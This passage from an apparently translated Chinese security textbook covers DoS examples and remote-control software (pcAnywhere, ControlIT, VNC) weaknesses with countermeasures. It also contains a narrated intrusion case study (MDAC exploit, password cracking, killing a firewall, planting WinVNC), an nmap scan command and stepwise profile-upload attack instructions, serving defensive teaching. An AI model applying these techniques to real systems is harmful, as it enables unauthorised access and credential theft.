资源衰竭攻击的经典例子是超越所加的限额使用可用的硬盘空间。硬盘限额功能在UNIX界已使用很久，对于Windows NT却是相对较新的。在Windows NT的Terminal Server Edition(Service Pack 4)中，普通用户有可能发掘Windows NT硬盘限额功能的漏洞而填满%systemdrive%。这将导致拒绝没在本地高速缓存自己的初始定制文件(profile)的用户访问该系统。发动这种攻击时，作为攻击者的用户因超过了自己的硬盘限制而不应该允许注销以离开系统。然而用户可以杀掉proquota.exe进程以绕过这种限制从容注销。杀掉proquota.exe进程是可能的，因为该进程由相应的用户账号而不是系统账号拥有。

Windows NT 4.0终端服务器程序和proquota.exe对策

好的安全做法要求把系统文件存放在不同于操作系统所在的分区。对于上述资源衰竭例子这个做法同样正确。%systemdrive%应该位于不是存放用户可访问文件的分区上。此外，用户的初始定制文件应存放在不能自举的分区上，而且只在必要时使用。

内核恐慌

流行度:	*2*
容易度:	*1*
影响力:	*7*
风险率:	*3*

在Linux内核版本2.2.0 中，当用于显示共享函数库依赖关系的ldd程序用来显示特定的核心转储文件(core文件)时，会发生一个潜在的DoS条件。该脆弱点与ldd中用到的munmap()函数相关，它取消从文件或设备到内存空间的映射关系。在特定的情形下，munmap()会重写内核内存空间的关键区域，导致系统发生恐慌并重启。这个脆弱点尽管没有奇异之处，却阐述了内核DoS攻击背后的基本概念。在大多数情况下，非特权用户就能发掘编程缺陷而破坏内核使用的某个关键内存区。其结果几乎总是内核恐慌。

内核恐慌对策

为纠正这个问题而发布的内核补丁后来集成进了Linux内核版本2.2.1 中。对于源代码不开放的操作系统和相关部件来说，几乎没有办法积极地保障诸如内核之类不存在编程缺陷。相反，对于自由版本的UNIX来说，审计源代码以找出编程缺陷和相关的安全脆弱点是完全可能的。

12.5 小结

我们已经看到，DoS攻击有许多类型供邪恶的用户发动来拒绝服务。带宽耗用攻击近来盛行一时，因为它们具有把少量的分组流动放大到惩罚性程度的能力。资源衰竭攻击已出现多年，攻击者仍在相当成功地使用它们。编程缺陷攻击是攻击者们的一个特殊偏好，因为IP协议栈的实现和相关程序的复杂性在不断增加。最后，路由和DNS攻击在发掘作为因特网之基础的关键服务中的内在脆弱点上极为有效。事实上一些安全专家从理论上证明，经由边界网关协议(Border Gateway Protocol，简称BGP)操纵路由信息以发动针对因特网的DoS攻击是有可能的，而BGP在大多数因特网主干业务供

应商中得到了广泛的使用。

分布式拒绝服务攻击(DDoS)越来越流行，因为这种攻击比较容易而且执行起来相当直截了当，无需思考。而且此类攻击是最恶毒的，因为它们甚至可以很快地消耗掉因特网上最庞大主机的资源，使这些主机失去作用。

随着电子商业在电子经济中扮演越来越重要的主要角色，DoS攻击将对我们的电子化社会产生更大的冲击。许多机构现已开始意识到从在线资源获取的收入的份量。持久的DoS攻击这么一来就有可能置某些机构于破产的境地。更为意味深长的是这些攻击中有许多运用了隐秘的能力，从而达到隐藏阴险的攻击活动的目的。最后不能忘了DoS攻击用于军事目的的言外之意。许多政府机构已经或正在试验使用DoS攻击而不是传统的导弹的进攻性电子武器。电子恐怖活动的时代已经真正来临。

安氏推荐
iS-One

任何攻击最终的
目标都是实际的应用，
所以对软件的攻击常常
既是目的也是手段。

第4部分

「攻击软件」

- 远程控制的不安全性
- 高级技巧
- 攻击 Web
- 攻击因特网用户

案例研究：用尽诡计，破门而入

我的一位朋友为自己的公司建立了一个Web网站，通过家里的DSL连接。因为担心竞争者或其他偶然的攻击会使新站点有失面子，所以她请我试着攻击她的服务器，并将我发现的漏洞堵上。我答应了她的请求。

第一步是用简单的ping命令收集其尚存疑问的IP地址，然后启动Fscan.exe(www.foundstone.com) 来查出运行服务的清单。我知道它应该是一个NT服务器，因为她并不熟悉UNIX，奇怪的是，找不到NetBIOS端口，也许她知道如何加固NT系统并去掉所有不必要的NetBIOS服务，或许她建立了一个个人防火墙?好了，Fscan结果出来了：80和5631是我可打交道的全部端口。而个人防火墙，是肯定要攻克的堡垒。

我先从最基本的攻击开始。用pcAnywhere猜测密码，因为害怕系统设置了三次登录失败被锁定的功能，我只猜了两次，先不用密码尝试管理员访问，没有结果；然后又猜“password”，也无效。这样，我就只好考虑第二步：80端口的攻击。

我首先做的工作是收集Web服务器的确切信息及其版本信息。先Telnet至80端口，然后输入HEAD/index.html，我获得了所需的信息：Microsoft的IIS，版本4.0。我猜想她可能安装了OP4(Option Pack 4)，但没有打上“Rain Forest Puppy”补丁，这就会有MDAC脆弱点。于是，我用在Hacking Exposed网站上发现的工具webping.pl脚本(http://www.hackingexposed.com) 来进行攻击，果然!就像有符咒一般，Web服务器对MDAC攻击毫无招架之力!几秒钟之后，缺口撕开了：一个远程的提示了“Administrator”的访问。

下一步就是用Pwdump及“John the Ripper”工具来攻破Lanman密码。先是获得pcAnywhere的密码，于是我从驱动器根目录下用简单的dir *.cif/s命令搜索系统，以查找.cif文件。一旦找到后，就用TFTP将它传回我的机器，然后用Robin Keir编写的ShoWin(www.keir.net) 工具从.cif文件获得

pcAnywhere的密码“use_from_Work!”。然后，我用新发现的密码准备将pcAnywhere和系统相连。由于输入错误，系统停止了响应(三次登录失败将锁定系统!)。怎么办?只能用GUI访问。

于是，我回到远程控制台，用TFTP从我的系统上攫取文件以进行攻击，此项攻击的工具是NT资源工具箱(NTRK)的组件：Pulist.exe，它可列出运行的进程，并可用kill.exe来停止服务。列出所有进程后，我找到防火墙服务的PID号。有了PID，我就用Kill将防火墙进程停掉了。

端口扫描表明，我已可以毫无阻挡地对我钟爱的NetBIOS端口进行访问了。“John the Ripper”相当方便，很快查出了“Administrator”密码——“goodluck”，然后，我很快就用一些命令将管理者C$驱动器(整个C盘)共享出来，供我遍览。由于我已被pcAnywhere锁住，因此先要想法对它重置。我偷笑着将WinVNC远程管理工具所用的文件拷贝出来，然后用NT调度程序(Scheduler)执行批处理文件将WinVNC服务安装上。

最后，我用VNC客户端和服务器连接，密码是我在批处理文件中指定的，并将客户程序从只读模式切换至交互模式。哈!我的GUI活了!

通过GUI，我首先解开了我的pcAnywhere，这样我就可以登录了。然后用一张自己制作的假的服务收费发票(JPEG文件)作为墙纸贴在朋友服务器的桌面上。通过GUI界面将防火墙重启，以防止其他的攻击，这自然也阻止了我的WinVNC连接(意料中的事)，然后我用pcAnywhere和我自己设定的密码重新连接至系统。连接上后，我关闭了WinVNC连接，停止其服务，并删除了WinVNC文件，为了更彻底，我删除了Pulist,Kill,Netcat 以及Pwdump,并关闭了我的远程MDAC会话。最后，我用“Rain Forest Puppy”(http://www.wiretrip.net/rfp) 中所讲的策略将MDAC的脆弱点进行了修补。当重启系统后(以使MDAC补丁生效)，攻击和补丁均已完成，我的工作结束了。

目前我国普遍对安全问题重视不够，大多数网络没有专职的安全管理员，安全管理只是网络管理员和系统管理员的附属工作，加强安全实际操作能力就更为紧迫，这本书以大量的攻防实例满足了这种需求。

第13章 远程控制的不安全性

全球互连的经济负担使得对它的全局管理成为必要。假设系统管理员不是总在现场，随时准备走到行为有误的计算机旁排除问题。其补救措施就是使用远程控制软件。

诸如pcAnywhere,ControlIT,ReachOut 和Timbuktu之类的远程控制软件对于管理员来说已是天赐的宝物，因为他们可藉此虚拟地跳到某个用户的主机上排除问题或辅助完成某个任务。然而不幸的是，这些软件包往往被误配置或充满了安全脆弱点。这就允许攻击者获取目标系统的访问权，下载敏感的信息，甚或使用一台计算机攻击整个公司，使得整个过程看起来像是某个雇员在攻击自己的机构。

本章中我们将讨论攻击者用于发现目标网络上这些远程控制系统的技巧(关于拨号远程控制的信息参见第9章)、利用误配置和安全漏洞的方式以及系统管理员应采用的永久关闭这些漏洞的技巧。

13.1 发现远程控制软件

每个基于网络的远程控制软件都通过在被管理主机上打开指定的端口来监听连接。这些端口的数目和类型完全取决于软件。通过使用一个端口扫描程序就能搜索出运行着远程控制软件的所有计算机。你可能会惊讶于安装未经授权且不受支持的远程控制软件的用户之多。

表13.1 列出了远程控制软件产品及它们的缺省监听端口的清单。这个清单仅仅起指导作用，因为正如表中注明的那样 许多产品允许使用未用的任何端口进行监听。

软件	TCP端口	UDP端口	允许其他端口
Citrix ICA	1494	1494	不清楚
pcAnywhere	22，5631，5632，65301	22，5632	是*
ReachOut	43188	无	否
Remotely Anywhere	2000，2001	无	是
Remotely Possible/ControlIT	799,800	800	是

表13.1 通过扫描指定端口揭示的远程控制软件产品

续表 ▶

▶续表

软件	TCP端口	UDP端口	允许其他端口
Timbuktu	407	407	否
VNC	5800, 5801..., 5900, 5901...	无	是
Windows Terminal Services	3389	无	否

*pcAnywhere的数据端口(5631号)和状态端口(5632号)确实允许修改，不过没有设置它们的GUI选项。要修改这两个端口，需使用regedt32.exe修改以下两个注册表键的值为期望的端口号：一个是HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPIPDATAPORT，另一个是HKLM\SOFTWARE\SYMANTEC\PCANYWHERE\CURRENTVERSION\SYSTEM\TCPIPSTATUSPORT。

表13.1 通过扫描指定端口揭示的远程控制软件产品

注意，被管理的主机和管理主机都修改后，pcAnywhere产品才会使用目的端口。如果只修改连接的一端，那就缺省为使用65301号的TCP端口进行连接。从一台Windows主机上对某个网络执行端口扫描建议使用第2章罗列的各种优管工具，包括NetScanTools Pro 2000, SuperScan,NTOScanner,WinScan,ipEye 或者WUPS。也可考虑http://www.foundstone.com上的fscan。这些工具对于监听远程控制服务端口来讲都是快速、灵活、可靠的工具。

要从Linux系统上执行端口扫描，使用nmap扫描程序(http://www.insecure.org/nmap)总可以找出一个完整子网上的所有远程控制软件

```
nmap -sS -p 407,799,1494,2000,5631,5800,43188 -n 192.168.10.0 /24
```

跟往常一样，我们建议使用脚本(例如在位于http://www.hackingexposed.com 的本书相关Web网站上提供的Perl脚本)来执行对于多个网络的大范围扫描，以检测所有无赖系统。

13.2 连接

攻击者一旦发现进入目标台式主机和服务器的这些远程控制通道，就会尝试取得它们的访问权。只是进行缺省安装的话，几乎所有远程控制应用程序都向任何人敞开

接受连接，也就是说不需要提供用户名或密码(攻击者喜欢这种单纯的忽视行为)。

测试某个软件包的用户是否给它加了密码保护的惟一方法是，使用合适的软件亲自尝试手工连接到它。我们不清楚是否有执行充分的连接测试的脚本。如果你发现自己的环境中有一个系统看来运行着某个远程控制应用程序，而你并不拥有该软件(譬如说Timbuktu或ControlIT)，那也不要担心——你总是能从因特网上下载到一个完全起作用的版本。

安装上相应的软件，然后一个一个地尝试连接这些系统。使用空密码的那些用户的应用程序表现如何?如果你没有得到输入用户名的提示，那么远程系统上应用程序的窗口已像圣诞节清晨的礼物那样呈现在你的屏幕上了。

如果这样的简单攻击没有成功，那么你可以查点该远程系统上的用户(参见第3章)，然后逐个尝试。许多远程控制软件缺省使用本机的NT认证数据库来提供用户名和密码。取得该系统的用户名信息后，可以再次连接到远程系统上逐个尝试查点出来的用户，并尝试使用广为使用的不安全密码，例如用户名、"password"、"admin"、"secret"、公司名称，等等。如果还是一无所获，那么可以肯定该系统至少密码保护得当。

13.3 脆弱点

我们已经说过多次，一个站点的安全性与其中最脆弱的链路等齐。这一点对于远程控制软件最恰当不过了。一旦某台主机遭受侵害(如第5章中所述)，攻击者就能利用一些脆弱点达到以后合法地重新访问的目的。举例来说，某些较早的远程控制软件产品不对用户名和密码进行加密，因而允许攻击者从文件中或从屏幕上取出这些信息，当然更糟的是从网络线缆上窃听这些信息。判定自己的产品是否成为这些问题的受害者的惟一有保证的方法就是亲自测试它们。

远程控制软件存在多个安全脆弱点，每一个都得使用特定的软件检查。下面列出了一些已知的问题：

- ▼ 明文形式的用户名和密码
- ■ 经模糊处理的密码(使用像替换之类脆弱的加密算法)

■ 揭示出来的密码(从GUI中远程取出或通过在本地拷贝文件取出)

▲ 上传初始定制文件

明文形式的用户名和密码

流行度:	*6*
容易度:	*8*
影响力:	*10*
风险率:	*8*

出自Computer Associates(简称CA)公司的Remotely Possible 4.0在存放用户名和密码上没有任何安全性可言。如图13.1所示，\PROGRAM FILES\AVALAN\REMOTELY POSSIBLE\MAIN.SAB文件含有明文形式的用户名和密码，这就像放弃了通往安全王国的金钥匙。




图13.1 正如我们的文本编辑器所示，Remotely Possible 4.0以明文形式存放用户名和密码。这个文件表明用户"TEST"的密码为"abcabc"

发现这个大漏洞之后，Computer Associates发行了一个提供一定级别加密功能的补丁。这个补丁与CA最新版本的产品ControlIT 4.5一道应该在MAIN.SAB文件中加密了密码——确实如此吗?

经模糊处理的密码

流行度:	*6*
容易度	*6*
影响力.	*10*
风险率:	*7*

Remotely Possible 4.0 的下一个版本ControlIT 4.5 本应该修复了前一个版本中以明文形式存放用户名和密码的漏洞。然而代之以提供真正加密存放密码这一手段的是，他们仅仅实现了一个简单的替换算法来加密密码。举例来说，密码 "abcdabcd" 的加密结果为 "p | x d p | x d"。

知道这一点之后，攻击者仍能映射出整个字母表，从而迅速解密出任意的密码。既然用户名仍以明文形式存放，摘取低垂的水果自然轻而易举了。


13.3.1 揭示出来的密码

流行度:	*9*
容易度:	*9*
影响力:	*10*
风险率:	*9*

出自 SnadBoy Software 公司的 Revelation 软件(http://www.snadboy.com) 是不可或缺的安全工具之一。这个仅有14KB的单个可执行文件能够揭示存放在内存中的许多流行的远程控制程序的密码。

你已经看到过某些GUI上以星号逐个显示所输入字符的为大家所熟悉的密码域。这种域仅仅对密码进行模糊处理，而不真正加密它。许多应用程序存在这个脆弱点问题，包括没打过补丁的pcAnywhere、VNC和Remotely Possible/ControlIT。使用Revelation时，只需简单地把Revelation 对象拖放到密码域上，就能 "揭示" 隐在星号背后的密码。

相反，ReachOut,Remotely Anywhere,Timbuktu 和打过补丁的pcAnywhere不会遭受Revelation 的攻击。ReachOut 和Remotely Anywhere 不存在这个脆弱点的原因在于它们使用NT的User Manager来管理账号。下面的插图所示的Timbuktu不存在这个脆弱点的原因在于它给密码使用了更为安全的机制。当把Revelation的十字准线拖放到它的密码域上时，只显示出无意义的噪音符号。



13.3.2 上传初始定制文件

流行度:	*5*
容易度:	*5*
影响力.	*10*
风险率:	*7*

攻击者一旦渗透到某个NT系统中，并通过其他方式获取了管理性控制权，他们就能上传自己的初始定制文件(例如.CIF 或MAIN.SAB 文件)，进而自动获取该系统的访问权，也就是说不用提供自己的密码。pcAnywhere和Remotely Possible 4.0 都易遭受这种攻击。攻击者通过执行以下步骤完成这种攻击：

1. 在自己的pcAnywhere或Remotely Possible拷贝中创建一个连接初始定制文件。
2. 确定目标系统上该初始定制文件的存放位置，然后把本地机上的该文件拷贝到目标系统的\DATA 或\AVALAN\REMOTELY POSSIBLE目录中。
3. 使用pcAnywhere或Remotely Possible 4.0 连接到目标系统，再使用自己的用户名和密码取得访问权。

如果你的远程控制软件产品使用独立的文件存放经授权的连接信息，那么它很可能会遭受这种攻击。你自己试一下吧。

对策

可用以修补上面讨论过的安全问题的对策有多个。采取以下安全措施有助于加强所安装的远程控制软件的安全性。

启用密码

尽管对大多数管理员来说明显而直观，在远程控制的主机上强制使用用户名和密码这一点却并没有完全遵循。厂家也不是总在帮忙，因为他们会依赖管理员来启用这种安全措施。从图13.2可以看出，pcAnywhere的缺省认证机制过分自由。把调用者网络属性简单地改为Specify Individual Caller Privileges(指定各个调用者的特权)就能修复这种情况。




图13.2 可以看出，pcAnywhere 8.0的缺省认证机制设置成Allow Full Access To All Callers(允许所有调用者完全访问)

强制使用健壮的密码

像pcAnywhere之类的一些远程控制软件允许强制使用较为健壮的密码，譬如说大小写敏感的密码。在pcAnywhere中这么做需要选择自己的网络属性。选择其中的Security Options标签后选中Make Passwords Case Sensitive复选框。从图13.3可以看出，缺省的登录选项中并没有启用密码的大小写敏感性。





图 13.3 pcAnywhere 中内置的一个安全特性是 Make Passwords Case Sensitive(使得密码大小写敏感)。确保启用这个选项

Timbuktu提供针对密码的类似安全机制，能够限制密码的重用频度、字符数以及有效期的天数 如下面的插图所示。



施行候选的认证形式


大多数远程控制软件允许在NT认证之外施行一个候选的认证形式，只是缺省情况下通常没有启用。这个对策可能会带来额外的负担，因为它迫使管理员维护两套用户名和密码，不过在阻挠攻击者上可能比较有效。

Remotely Possible和ControlIT的缺省认证机制独立于NT，而Timbuktu,ReachOut 和Re-

motely Possible缺省只用NT认证。NT认证的问题在于，一旦某个系统受到侵害，攻击者就能取得运行相应远程控制软件的所有用户的密码。

使用密码保护初始定制文件和设置文件

Timbuktu和pcAnywhere都提供了额外的密码保护形式，可能的话应该用上。pcAnywhere允许对拨出和拨入初始定制文件加上密码保护。这可防止任何人揭示隐蔽在星号后面的密码。使用pcAnywhere时，通过在Network Properties窗口的Protect Item标签中设置一个密码，就能给自己的初始定制文件加上密码保护，从而提供一级额外的安全性，如下面的插图所示。



除了pcAnywhere提供的安全措施外，Timbuktu还能限制任何人编辑安全预定选项。

调用完毕就注销用户

Remotely Possible/ControlIT，pcAnywhere和ReachOut具有在调用完成后自动注销用户的选项。这个选项很重要，因为如果某个管理员关闭一个调用后忘了注销，下一个调用者就会取得这个管理员的特权，从而允许他访问敏感的服务器和数据。

使用ReachOut时执行以下步骤：

1. 选择Security菜单。
2. 选择Disconnect标签。

3. 选中Log The Current User Off This Computer复选框。

当在一个用户断开连接后将他从系统中注销掉能够防止下一个用户以该用户的特权施行攻击。

加密会话分组

在大多数远程控制软件的较早版本中，从网络线缆上攫取用户名和密码或者对它们的简单加密算法执行解密是可能的。你得确认自己的软件提供的加密级别和类型。最好的测试机制是使用提供完整的分组解码功能的健壮的分组分析程序，例如出自Network Associates公司(http://www.nai.com) 的SnifferPro。你会惊讶于某些产品在加密上的不完备程度。

限定登录尝试次数

大多数远程控制软件允许限定一个用户被踢出系统之前尝试登录的次数。这个措施很重要，因为它可以挫败攻击者，使他们转向攻击较脆弱的系统，或者至少给管理员以留心他们的攻击并追踪他们的机会。我们建议在断开一个用户的连接前允许有三次失败的登录尝试。

记录失败的登录尝试

通过记录到NT事件日志或所用远程控制软件的专属文件中，让该软件给成功的和不成功的登录尝试都执行一定级别的记录活动。这个措施在检测和追踪攻击者上至关重要。

锁闭登录失败的用户

这也许是你能够采用的最重要的安全特性之一。然而大多数远程控制软件没有提供这个特性。出自Stac Electronics公司的ReacnOut是惟——个我们测试过的提供了他们称之为IntruderGuard特性的远程控制软件产品。启用这个重要特性的步骤如下：

1. 选择Security菜单。
2. 在Connect标签上选中User Lockout标题下的Trip IntruderGuard复选框，并设置一个合理的次数。我们建议在踢出并锁闭一个用户前允许有三次失败的登录尝试。

变更缺省的监听端口

许多人不认为这个建议是个真正的安全解决办法，因为它利用了有内在缺陷的"通过模糊手段达到安全目的(security through obscurity)"的规则。然而多年的安全实践工作告诉我们，这个万不得已才求助的规则可能是奏效的。这么做不能加强系统的安全性，不过至少能让试图做个攻击者的新手丧失继续进展的勇气。

13.4 各个软件包的安全性比较

"哪个软件包的安全性最好"是个不像听起来那么容易回答的问题。每个产品都有各自的优势和劣势。最好的产品应该是集结了多个产品的特性的较为理想的产品。下面是所有主流远程控制软件产品的简短说明和相互间的比较。

13.4.1 pcAnywhere

出自Symantec公司(http://www.symantec.com)的pcAnywhere是市场上最为流行的远程控制软件产品之一，它的许多吸引人之处在于其安全性。尽管所有远程控制软件都有各自的问题，与市场上的其他产品相比，pcAnywhere却趋于拥有最安全的特性。pcAnywhere提供的安全特性包括健壮的密码的强制施行、候选的认证形式、对初始定制文件的密码保护、调用完毕时注销用户、对流动的分组进行加密、限定登录尝试次数以及记录失败的登录尝试。不幸的是与许多其他产品一样，pcAnywhere也面临Revelation揭示密码的问题。

13.4.2 ReachOut

出自Stac Electronics公司(http://www.stac.com)的ReachOut是另外一个稳固的远程控制产品，不过它少了些安全特性，包括健壮的密码的强制施行、候选的认证形式以及对初始定制文件的密码保护。这样的简化并非一无是处，毕竟ReachOut只打开一个TCP/UDP端口(端口号为43188)。只打开一个端口限制了可能的攻击点数量。

13.4.3 Remotely Anywhere

Remotely Anywhere(http://www.remotelyanywhere.com)出现得较晚，但无疑是最有前途的。该产品提供了对台式主机的典型远程控制能力，不过就总体的系统管理

(不光是远程控制)而言，Remotely Anywhere才真正出了风头。除典型的远程控制功能外，它通过Web浏览器提供了几乎所有的NT管理功能。

在通过Web浏览器配置和管理远程系统上，用户、用户组、注册表、记录日志、进程、任务调度器、进程清单、文件管理器、驱动程序及服务都可用。这意味着不必真正接管其GUI就能管理一个远程NT系统。这一点可好可坏，具体取决于看法。

坏消息是当攻击者控制了目标系统后，他们不必等到该系统的用户回家就能接管其GUI所提供的功能。他们实际上只需简单地上传守护进程就能着手攻击了。Remotely Anywhere目前没有提供不同于NT认证的一个候选认证形式，因而一旦系统遭受侵害，该产品就易受攻击。为了加强使用Remotely Anywhere的站点的安全性，可以启用一

